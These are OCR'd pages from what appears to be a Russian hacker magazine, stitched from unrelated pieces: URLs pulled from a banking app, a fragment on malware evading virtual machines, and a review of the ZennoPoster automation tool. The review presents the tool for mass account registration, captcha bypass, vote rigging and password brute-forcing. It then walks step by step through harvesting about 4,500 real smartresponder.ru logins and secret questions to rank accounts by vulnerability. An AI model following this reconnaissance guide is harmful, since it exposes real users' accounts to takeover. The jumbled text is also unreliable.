
Мог использовать URL(39)

http://(https://)
http://loopj.com/android-async-http)
http://192.168.10.132:8080
http://91.224.183.150:8081
http://hostname/
http://hostname/?
http://maps.google.com/maps?saddr=%s,%s
http://maps.googleapis.com/maps/api/geocode/json?latlng=%1$f,%2$f
http://plus.google.com/
http://pubads.g.doubleclick.net/activity;xsp=
http://schemas.android.com/apk/res/android
http://schemas.polites.com/android
http://support.ubank.su/api.php
http://support.ubank.su/r/
http://ubank.ru/bankcheck/
http://ubank.ru/mobile-oferta/
http://ubank.ru/soglasie.pdf
http://vk.com/ubank
http://www.google-analytics.com/collect
http://www.googleadservices.com/pagead/conversion/
https://.facebook.com
https://account.ubank.net
https://api.appsflyer.com/install_data/v3/
https://api.card.io/0/sdk/analytics.json
https://api.card.io/0/sdk/auth.json
https://api.facebook.com/restserver.php
https://api.foursquare.com/v2/venues/explore
https://api.unicom24.ru
https://crashlytics.com/register/%s/android/%s

Анализ мобильных приложений в виртуальной среде Android-x86

Защита от запуска в виртуальных машинах


Иногда исследование программ и особенно разных зловредов в виртуальной машине оказывается сильно затруднено. Дело в том, что у виртуалок есть специфические и общеизвестные идентификаторы устройств (например, BIOS, CPUID или MAC). Все они либо имитируют древние платформы, которые работают на совершенно немыслимых частотах (вроде Pentium II, запущенного на трех гигагерцах), либо прямо указывают виртуальный характер устройства.



Установить такой рекорд разгона можно только в виртуалке

Если в виртуалке запускается любая версия Windows, то ее реестр наполняется прямыми указаниями на поставщика драйверов и эмуляцию физических устройств. Строки с текстом VMware, VirtualBox, Parallels Tools Device будут часто встречаться в секции оборудования `\HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\` и других ветках реестра, где у запущенной на реальном железе системы их быть не должно.





Маркеры виртуальных устройств

В программу может быть встроена функция определения виртуальной среды и защиты от исследования в ней. Осознав себя в Матрице, хитрый вирус просто впадет в спячку до запуска на реальном железе.




КОНСТРУКТОР БОТОВ

ОБЗОР ZENNOPOSTER 5 — СРЕДСТВА АВТОМАТИЗАЦИИ ДЛЯ ВЕБА

Николай Комаров

Большое количество задач, связанных со взломом, требуют автоматизированной обработки данных, но программировать для этого вовсе необязательно. В этой статье я расскажу тебе, как пользоваться мощнейшим инструментом — программой ZennoPoster. В первую очередь она предназначена для SEO, но применений ей — великое множество.

ZennoPoster — это на самом деле целый набор программ, куда входят среда визуальной разработки, не требующая знаний программирования, привычный программисту редактор кода на C# или PHP, а также диспетчер заданий, в котором крутятся разработанные тобой скрипты.



В окне Project Maker последовательность действий визуализирована в виде блоков, соединенных стрелками

Вот неполный список того, что можно делать с помощью этого комплекса:

- массовая регистрация аккаунтов в различных сервисах (с автоматическим решением капчи и вводом подтверждения кода из СМС);
- парсинг контента любых сайтов;
- выкачивание картинок и видео с преодолением ограничений;
- отправка сообщений в группы соцсетей и на стены пользователей, в форумы и блоги;
- размещение объявлений на сайтах типа avito.ru;
- продвижение сообществ в соцсетях;
- накрутка всего и вся: баннеров, голосований и так далее;
- перебор логинов, паролей, кодов, ключевых фраз на любых сервисах, которые работают через HTTP.

В принципе, автоматизировать можно вообще все, что ты делаешь вручную в браузере, и не только: программа умеет скачивать и загружать файлы по FTP, проверять и отправлять электронную почту, при желании можно настроить использование любых веб-сервисов, работающих по HTTP.

Если что-то нельзя реализовать стандартными средствами, ты всегда можешь написать кусок кода на C#, JS, PHP или подключить библиотечку, реализующую нужные функции. При этом «из коробки» работает поддержка прокси (есть даже встроенный многопоточный прокси-чекер), реализована интеграция как с сервисами прохождения капчи, так и со сторонним софтом, позволяющим разгадывать ее локально.



INFO

ZennoPoster был разработан семь лет назад программистами из Нижнего Новгорода.

Из окна ZennoPoster можно контролировать расписание и ход выполнения проектов, подбор прокси и разгадывание капчи

С ЧЕГО НАЧАТЬ

Думаю, ты уже воодушевлен и хочешь попробовать ZennoPoster в деле, так что не будем тянуть! Скачивай пробную версию с zennolab.com, устанавливай и запускай Project Maker. Это конструктор, с помощью которого ты сможешь сотворить все что угодно. Проще всего взять готовый проект и погонять его, на ходу разбираясь, как он сделан.

На официальном форуме есть раздел «Полезные статьи» — выбирай тему, которая тебе наиболее близка, и скачивай проект. Я рекомендую статью «Создаем чекер аккаунтов VK.com», там подробно описаны первые шаги и есть готовый пример (файл с расширением xmlz), который можно сразу открыть в Project Maker и запустить.



WWW

Сайт разработчика программы

Форум пользователей — главный источник информации, советов и готовых решений

Так может выглядеть проект для работы с соцсетью, аналогичный небезызвестному VKBot

ZENNOPOSTER КАК ХАКЕРСКИЙ ИНСТРУМЕНТ


У меня для тебя есть еще один пример. Как ты знаешь, на многих сервисах до сих пор используется такой небезопасный способ восстановления пароля, как ответ на «секретный вопрос», назначенный пользователем при регистрации. Поскольку сами вопросы не отличаются разнообразием, да и вариантов ответа на вопрос типа «любимое блюдо» не так уж много, перебор вариантов остается одним из векторов атаки.

Подопытным в нашем эксперименте будет сайт smartresponder.ru — он позволяет доставлять почтовые рассылки до подписчиков. Доступ к аккаунтам авторов и к спискам получателей — лакомый кусочек для спамеров и мошенников всех мастей.

Сделав небольшой проект в ZennoPoster, мы узнаем, какая часть пользователей задает при регистрации секретный вопрос и какие бывают вопросы. Перебирать ответы мы не будем.

Общий план такой: соберем логины всех авторов рассылок, а потом воспроизведем попытку восстановить пароль, используя выбранный хозяином аккаунта способ восстановления. Проанализируем данные и решим, какие аккаунты наиболее уязвимы.

Заходим на smartresponder.ru и ищем адреса отправителей. Пройдем по ссылке «Каталог» и потом «Новые рассылки за сегодня», переходим на страничку любой рассылки и видим поле «Email-автоответчик рассылки». На скриншоте в этом поле находится адрес `delivery023-xepsu@smartresponder.ru`:



Страница информации о рассылке, из которой можно добыть логин ее автора

Все, что находится между знаками `-` и `@`, — логин пользователя, в нашем случае — xepsu. Если пройти по ссылкам «`Войти -> Забыли пароль? -> Восстано-`

вить доступ по логину», то мы увидим секретный вопрос, например «Ваше прозвище в школе».

Мы соберем все логины и секретные вопросы. Чтобы сделать это вручную, пришлось бы потратить неделю или больше, а с ZennoPoster мы проанализируем четыре с половиной тысячи аккаунтов за пару часов (продолжительность зависит от того, сколько потоков потянут твой компьютер и интернет-канал).

Итак, приступим. В Project Maker создай новый проект. В окне проектов кликни правой клавишей мыши на белом поле и выбери **«Добавить действие -> Таблицы -> Таблица»**. В нее мы будем сохранять результаты. Укажи имя `results`.



www

[Еще один простой вариант эмуляции Raspberry Pi в Windows]

[Тестовые образы разных систем для эмуляции в QEMU]

Добавить таблицу в проект можно в два клика

В нижней части окна проектов появится значок таблицы. Двойной клик по нему отобразит свойства. Укажи их, как на скриншоте. Поставь галочки «Загружать



из файла», «Сохранять изменения таблицы в файл»; тип файла: «.csv, xls», путь: `{-Project.Directory-}\deliveries.xls`.

results

Просмотр содержимого

Настройки:

Превью файла, привязанного к таблице:

	A	B	C	D	E
0					
1					
2					
3					

☑ Загружать из файла

☑ Сохранять изменения таблицы в файл

☐ Оставлять пустой файл

.csv, .xls, .xlsx, .xlsm, .ods

☐ Первая строка - заголовки

Разделитель для .csv формата

◉ ; ○ ,

При привязке таблицы к файлам .csv, .xls, .xlsx, .xlsm, .ods, работа идёт только с первым листом документа.

Путь к файлу `{-Project.Directory-}\deliveries.xls` ...

Запись вида {-Project.Directory-}\deliveries.xls указывает на то, что файл должен быть сохранен в той же папке, что и сам проект

Теперь включи режим записи, нажав на панели кнопок кнопку с характерным красным кружочком, или воспользуйся шоткатом <Ctrl + R>. В этом режиме поч-

ти все, что ты делаешь, сохраняется в проект в виде отдельных блоков-действий. Прямо в окне Project Maker еще раз зайдем в «Каталог» и отобразим страницу какой-нибудь рассылки. URL страницы с информацией об авторе рассылки имеет следующий вид:

https://smartresponder.ru/l_ru/catalog/delivery.html?delId=43

В панели переменных кликни на **+** и добавь переменную с именем **`paramDelId`** — в ней мы будем хранить счетчик ID авторов рассылки во время перебора.

Выключи режим записи (Ctrl + R) и выдели последний записанный блок. В панели «Свойства действия» ты увидишь URL — замени в нем число на макрос нашей переменной.

https://smartresponder.ru/l_ru/catalog/delivery.html?delId={-Variable.paramDelId-}

Теперь добавим еще несколько действий, кликая правой клавишей рядом с нашей диаграммой, и проект готов!

Будем перебирать страницы, увеличивая значение счетчика:

- Добавить действие
- Данные -> Обработка переменных
- В свойствах действия: «Увеличить счетчик», «Значение: 1», «Записать в переменную: paramDelId».

С загруженной страницы будем выдирать данные логина с помощью регулярного выражения.

- Добавить действие
- Данные -> Обработка данных
- В свойствах действия: **`{-Page.Text-}, Regex`**
- Значение Regex: **`(?<=рассылки:).*(?=@smartresponder\.ru)`**
- В поле «Положить результат в переменную» выбери «Новая...» и задай имя **`authorLogin`**



INFO

В Project Maker есть встроенный конструктор регулярных выражений, который поможет формулировать регэкспы для вытаскивания нужных кусочков текста.

Теперь добавим блок сохранения полученных данных в таблицу.

- Добавить действие
- Данные
- Таблицы
- Операции над таблицей
- В свойствах действия: таблица results
